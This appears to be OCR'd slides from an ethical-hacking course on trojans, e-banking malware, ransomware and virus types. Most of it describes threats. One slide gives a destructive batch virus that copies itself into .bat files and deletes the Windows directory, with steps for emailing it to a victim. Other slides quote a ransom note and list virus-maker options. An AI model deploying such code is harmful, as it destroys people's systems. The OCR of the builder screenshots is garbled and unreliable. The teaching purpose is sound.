
Remote Access Trojans: DarkComet RAT, Pandora RAT, and HellSpy RAT





Remote Access Trojans: ProRat and Theef







Remote Access Trojan: Hell Raiser



Hell Raiser allows an attacker to gain access to the victim system and send pictures, pop up chat messages, transfer files to and from the victims system, completely monitor the victims operations, etc.






Remote Access Tool: Atelier Web Remote Commander



Atelier Web Remote Commander (AWRC) allows you to establish a remote connection to the remote machine without installing any supporting software on the machine



http://www.atelierweb.com

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http://www.


Covert Channel Trojan: CCTT



Covert Channel Tunneling Tool (CCTT) Trojan presents various exploitation techniques, creating arbitrary data transfer channels in the data streams authorized by a network access control system

It enables attackers to get an external server shell from within the internal network and vice-versa

It sets a TCP/UDP/HTTP CONNECT | POST channel allowing TCP data streams (SSH, SMTP, POP, etc...) between an external server and a box from within the internal network



E-banking Trojans



e-banking Trojans intercept a victim's account information before it is encrypted and sends it to the attacker's Trojan command and control center It steals victim's data such as credit card related card no., CVV2, billing details, etc. and transmits it to remote hackers using email, FTP, IRC, or other methods **Uploads** malicious **Publishes malicious** advertisements advertisements on a legitimate websites Legitimate Websites Malware Server Victim is Attacker directed to Trojan gets downloaded and malware server installed in to the victim's system User access to a legitimate website and clicks on a malicious Ad Trojan reports as a new bot Instructs Trojan to track victim's access to bank account User: Transfer \$100 Manipulated value: Instructs Trojan to manipulate victim's bank transaction Command and **Financial Institution** Transfer \$1,000 **Control Server** Reports about successful/failed transaction

Working of E-banking Trojans



TAN Grabber



- Trojan intercepts valid Transaction Authentication Number (TAN) entered by a user
- It replaces the TAN with a random number that will be rejected by the bank
- Attacker can misuse the intercepted TAN with the user's login details

HTML Injection



- Trojan creates fake form fields on e-banking pages
- Additional fields elicit extra information such as card number and date
 of birth
- Attacker can use this information to impersonate and compromise victim's account

Form Grabber



- Trojan analyses POST requests and responses to victim's browser
- It compromises the scramble pad authentication
- Trojan intercepts scramble pad input as user enters Customer Number and Personal Access Code

E-banking Trojan: ZeuS and SpyEye



The main objective of ZeuS and SpyEye Trojans is to steal bank and credit card account information, ftp data, and other sensitive information from infected computers via web browsers and protected storage



SpyEye can automatically and quickly initiate an online transaction




E-banking Trojan: Citadel Builder and Ice IX



Configuration Source configuration file: C:\Users\John\Downloads\Citadel. 1.3.5.1-BaNNED\Citadel. 1.3.5.1 Browse Edit Build the bot configuration Build the bot files-proxy Build the bot configuration Build the bot files-proxy Setting's path: Bot's settings Setting's path: Bother's name: Setting's retrieve timeout: Setting's retrieve timeout: Setting's retrieve timeout: Setting's retrieve timeout: Redo upality = 1 indeo.length = 600 Red encryption key: Remove certificates Disable TCP Server Build bot	Current version Version: 1.3.5.1 Build time: 19:14:14 08.11.2012 GMT Signature: BeNNED Login key: C1F20023408519056A7089870F480FFF		Information about active bot Encryption key: 12345			Ice IX		
Bot's settings Setting's path: Browse Build the bot configuration Build the bot files-proxy Setting's path: Bot's setting's Setting's path: Botnet's name: Setting's retrieve timeout: Setting's path: Bot's settings Setting's path: Botnet's name: Setting's path: Botnet's name: Setting's path: Botnet's name: Setting's retrieve timeout: Setting's path: Bot's settings Setting's path: Bot's settings Setting's path: Bothet's name: Set	onformation		120	0		Ice IX	ver. 1.2.6	- PE
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eylogger.processes=bank.exe;java.exe eylogger.tme=3 ideo.quality=1 ideo.quality=1 ideo.length=600 ie_webinjects=hiteots=hiteots ehttps://www.weisfargo.com/ UILO SUCCEEDED! Statistic's retrieve timegut: 10 min RC4 encryption key: key Remove certificates Disable TCP Server Build bot								
eylogger.time=3 ideo.quality=1 ideo.length=600 ideo.webinjects.winjects.bxt uilding the HTTP injects whttps://www.wellsfargo.com/ UILD SUCCEEDED! Statistics represented the dutt. 10 RC4 encryption key: key Remove certificates Disable TCP Server			11.0	Setting's retrieve timeout:	60	min		
ideo.length=600 RC4 encryption key: key le_webinjects.winjects.bxt Remove certificates Disable TCP Server https://www.welisfargo.com/ Build bot	reylogger.processes=bank.exe;java.exe reylogger.time=3 rideo.quality=1 rideo.length=600 rile_webinjects=injects.bxt riding the HTTP injects phttps://www.websfargo.com/			Statistic's retrieve timeout:	10	min		
uilding the HTTP injects https://www.weilsfargo.com/ UILD SUCCEEDED! Remove certificates Disable TCP Server				RC4 encryption key:	key			
UILD SUCCEEDED! Build bot			Remove certificates		Disable TCP Server			
			Build I			bot		
				Setting's file: C:\Users\John\Downlor		s\ICEI Choose setting's file		
Build bot's settings					Build bot's setting:	5		
Citadel Builder Check if your PC is infected entering RC4 encryption key RC4 encryption key:	Citade	Builder		The second secon	ntering RC4 encryp	tion key		

Destructive Trojans: M4sT3r Trojan






Notification Trojans



- Notification Trojan sends the location of the victim's IP address to the attacker
- Whenever the victim's computer connects to the Internet, the attacker receives the notification





Data Hiding Trojans (Encrypted Trojans)



Encryption Trojan encrypts data files in victim's system and renders information unusable

"Your computer caught our software while browsing illegal porn pages, all your documents, text files, databases in the folder
My Documents
was encrypted with

complex password."

Att or pur on for file was in the result of the result of

Attackers demand a ransom or force victims to make purchases from their online drug stores in return for the password to unlock files

"Do not try to search
for a program that
encrypted your
information – it
simply does not
exists in your
hard disk anymore,"
pay us the money to
unlock the password

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Files & Folders







Introduction to Malware



Trojan Concepts



Virus and Worm Concepts



Malware Reverse Engineering



Malware Detection



Countermeasures



Anti-Malware Software



Penetration Testing

Introduction to Viruses



- A virus is a self-replicating program that produces its own copy by attaching itself to another program, computer boot sector or document
- Viruses are generally transmitted through file downloads, infected disk/flash drives and as email attachments



Virus Characteristics



Infects other program

Alters data





Transforms itself

Corrupts files and programs





Encrypts itself

Self-replication



Stages of Virus Life



1

Design

Developing virus code using programming languages or construction kits 2

Replication

Virus replicates for a period of time within the target system and then spreads itself

Launch

It gets activated with the user performing certain actions such as running an infected program



Elimination

Users install antivirus updates and eliminate the virus threats



.....

Incorporation

Antivirus software developers assimilate defenses against the virus




4

Detection

A virus is identified as threat infecting target systems

Working of Viruses: Infection Phase





Working of Viruses: Attack Phase






- Viruses are programmed with trigger events to activate and corrupt systems
- Some viruses infect each time they are run and others infect only when a certain predefined condition is met such as a user's specific task, a day, time, or a particular event

Unfragmented File Before Attack File: A File: B Page: 1 Page: 3 Page: 2 Page: 1 Page: 2 Page: 3 File Fragmented Due to Virus Attack Page: 1 Page: 3 Page: 1 Page: 3 Page: 2 Page: 2 File: A File: A File: B File: B File: B File: A







Indications of Virus Attack



Unable to Processes take Computer Drive label load beeps with more resources changes Operating and time no display system Computer slows Anti-virus down when alerts programs start Computer freezes Files and Hard drive Browser frequently or folders are is accessed window encounters error missing often "freezes"

Abnormal Activities

If the system acts in an unprecedented manner, you can suspect a virus attack



False Positives

However, not all glitches can be attributed to virus attacks



How does a Computer Get Infected by Viruses





When a user accepts files and downloads without checking properly for the source



Opening infected e-mail attachments



Installing pirated software



Not updating and not installing new versions of plug-ins



Not running the latest anti-virus application







Hoaxes are false alarms claiming reports about a non-existing virus which may contain virus attachments

Attackers disguise malwares as an antivirus and trick users to install them in their systems






Warning messages propagating that a certain email message should not be viewed and doing so will damage one's system

Once installed these fake antiviruses can damage target systems similar to other malwares







Ransomware



Ransomware is a type of a malware which restricts access to the computer system's files and folders and demands an online ransom payment to the malware creator(s) in order to remove the restrictions

Ransomware Family

- Cryptorbit Ransomware
- CryptoLocker Ransomware
- CryptoDefense Ransomware
- CryptoWall Ransomware
- Police-themed Ransomware



CryptoWall Ransomware

Ransomware

(Cont'd)



Cryptorbit

YOUR PERSONAL FILES ARE ENCRYPTED

All files including videos, photos and documents, etc on your computer are encrypted.

Encryption was produced using a unique public key generated for this computer. To decrypt files, you need to obtain the private key.

The single copy of the private key, which will allow you to decrypt the files, located on a secret server on the Internet; the server will destroy the key after a time specified in this window. After that, nobody and never will be able to restore files.

In order to decrypt the files, open site

- 4sfxctgpS3imlvzk.onion.to/index.php and follow the
- If 4sfxctgp53imlvzk.onion.to is not opening, please follow the
- 1. You must download and install this browser:
- http://www.torproject.org/projects/torbrowser.html.en
- After installation, run the browser and enter the address:
 4sfxctap \$3imlyzk.onion/index.php
- Follow the instructions on the web-site. We remind you that the sconer you do, the more chances are left to recover the files.



Police-themed Ransomware

Cryptorbit Ransomware





Ransomware

(Cont'd)







Types of Viruses



How Do They Infect?

System or Boot Sector Viruses

Stealth Virus/ Tunneling Virus

Encryption Virus Polymorphic Virus Metamorphic Virus Overwriting File or Cavity Virus

File Viruses Cluster Viruses Sparse Infector Virus

0 -0

Companion
Virus/
Camouflage
Virus

Shell Virus File Extension Virus


Multipartite Virus

Macro Virus Add-on Virus Intrusive Virus Direct Action or Transient Virus Terminate and Stay Resident Virus (TSR)

What Do They Infect?

System or Boot Sector Viruses





File and Multipartite Viruses



File Viruses

- □ File viruses infect files which are executed or interpreted in the system such as COM, EXE, SYS, OVL, OBJ, PRG, MNU and BAT files
- File viruses can be either direct-action (non-resident) or memory-resident

Multipartite Virus

Multipartite viruses infect the system boot sector and the executable files at the same time























Macro viruses infect files created by Microsoft Word or Excel



Most macro viruses are written using macro language Visual Basic for Applications (VBA)



Macro viruses infect templates or convert infected documents into template files, while maintaining their appearance of ordinary document files







Infects Macro Enabled Documents

User

Cluster Viruses





Cluster viruses modify directory table entries so that it points users or system processes to the virus code instead of the actual program



There is only one copy of the virus on the disk infecting all the programs in the computer system



It will launch itself first when any program on the computer system is started and then the control is passed to actual program








These viruses evade the anti-virus software by intercepting its requests to the operating system



A virus can hide itself by intercepting the anti-virus software's request to read the file and passing the request to the virus, instead of the OS



The virus can then return an uninfected version of the file to the anti-virus software, so that it appears as if the file is "clean"









This type of virus uses simple encryption to encipher the code



The virus is encrypted with a different key for each infected file





AV scanner cannot directly detect these types of viruses using signature detection methods













Virus Code




Encryption Virus 3

Polymorphic Code



- Polymorphic code is a code that mutates while keeping the original algorithm intact
- To enable polymorphic code, the virus has to have a polymorphic engine (also called mutating engine or mutation engine
- A well-written polymorphic virus therefore has no parts that stay the same on each infection





Metamorphic Viruses



Metamorphic Viruses


Metamorphic viruses
rewrite themselves
completely each time they
are to infect new
executable

Metamorphic Code

Metamorphic code can reprogram itself by translating its own code into a temporary representation and then back to the normal code again

Example

For example, W32/Simile consisted of over 14000 lines of assembly code, 90% of it is part of the metamorphic engine



····-> Metamorphic Engine

This diagram depicts metamorphic malware variants with recorded code

File Overwriting or Cavity Viruses



Cavity Virus overwrites a part of the host file that is with a constant (usually nulls), without increasing the length of the file and preserving its functionality

Content in the file before infection

Sales and marketing management is the leading authority for executives in the sales and marketing management industries. The suspect, Desmond Turner, surrendered to authorities at a downtown Indianapolis fast-food restaurant

Content in the file after infection

Null



Original File Size: 45 KB



Infected File Size: 45 KB

Sparse Infector Viruses



Sparse Infector Virus Sparse infector virus infects only occasionally (e.g. every tenth program executed), or only files whose lengths fall within a narrow range





By infecting less often, such viruses try to minimize the probability of being discovered

Difficult to Detect

Infection Process



Wake up on 15th of every month and execute code





Companion/Camouflage Viruses





A Companion virus creates a companion file for each executable file the virus infects



02

Therefore, a companion virus may save itself as notepad.com and every time a user executes notepad.exe (good program), the computer will load notepad.com (virus) and infect the system





Virus infects the system with a file notepad.com and saves it in c:\winnt\system32 directory



Notepad.com

Attacker

Notepad.exe




Shell Viruses






- Virus code forms a shell around the target host program's code, making itself the original program and host code as its sub-routine
- Almost all boot program viruses are shell viruses

















Transient and Terminate and Stay Resident Viruses



Basic Infection Techniques

Direct Action or Transient Virus



- Transfers all the controls of the host code to where it resides in the memory
- The virus runs when the host code is run and terminates itself or exits memory as soon as the host code execution ends

Terminate and Stay
Resident Virus (TSR)



Remains permanently in the memory during the entire work session even after the target host's program is executed and terminated; can be removed only by rebooting the system





Create a batch file Game.bat with this text

@ echo off
for %%f in (*.bat) do
copy %%f + Game.bat
del c:\Windows*.*



Send the Game.com file as an email attachment to a victim




Convert the Game.bat batch file to Game.com using bat2com utility

When run, it copies itself to all the .bat files in the current directory and deletes all the files in the Windows directory

Sam's Virus Generator and JPS Virus Maker





JPS Virus Maker

JPS (Viru	
rus Options :	
Disable Registry	☐ Hide Services
Disable MsConfig	☐ Hide Outlook Express
Disable TaskManager	☐ Hide Windows Clock
Disable Yahoo	☐ Hide Desktop Icons
🗖 Disable Media Palyer	☐ Hide All Process in Tasking
Disable Internet Explorer	Hide All Tasks in Tasking
Disable Time	Hide Run
Disable Group Policy	Change Explorer Caption
Disable Windows Explorer	☐ Clear Windows XP
Disable Norton Anti Virus	Swap Mouse Buttons
Disable McAfee Anti Virus	Remove Folder Options
Disable Note Pad	Lock Mouse & Keyboard
Disable Word Pad	Mute Sound
Disable Windows	■ Allways CD-ROM
Disable DHCP Client	Turn Off Monitor
Disable Taskbar	Crazy Mouse
Disable Start Button	Destroy Taskbar
Disable MSN Messenger	Destroy Offines (YiMessenger)
Disable CMD	■ Destroy Protected Strorage
Disable Security Center	Destroy Audio Service
Disable System Restore	Destroy Clipboard
Disable Control Panel	■ Terminate Windows
Disable Desktop Icons	☐ Hide Cursor
Disable Screen Saver	Auto Startup

Andreinick05's Batch Virus Maker and DeadLine's Virus Maker



Disable Keyboard	Disable Mouse	Disable Internet
Swap Mouse Btn	Infect RAR files	Infect BAT files
Infect "is" CMD	Infect All Folders	Infect Autoexec
Infect All Drives	Infect EXE files	Run As Service
Delete all txt	Delete Hal.DII	Delete My Doc.
Open Website	http://Go	oogle.Ro
Format C:\	Francisco III	F 377
20000	Format Format	
uild Infections, Dele	enick05's Batch Virus Ma sting & Other Stuff Optio	iker v0.4
uild Infections, Dele password 123	enick05's Batch Virus Ma eting & Other Stuff Option	ker v0.4
password123	enick@5's Batch Virus Ma eting & Other Stuff Option Change Use Disable Windows Defend	ker v0.4
password123	enick05's Batch Virus Ma sting & Other Stuff Option Change Us Disable Windows Defendable Windows Security C	ker v0.4 ns Security Spam& it ser Password der
password123	enick@5's Batch Virus Ma eting & Other Stuff Option Change Use Disable Windows Defend	sker v0.4


File	Options	Tools			
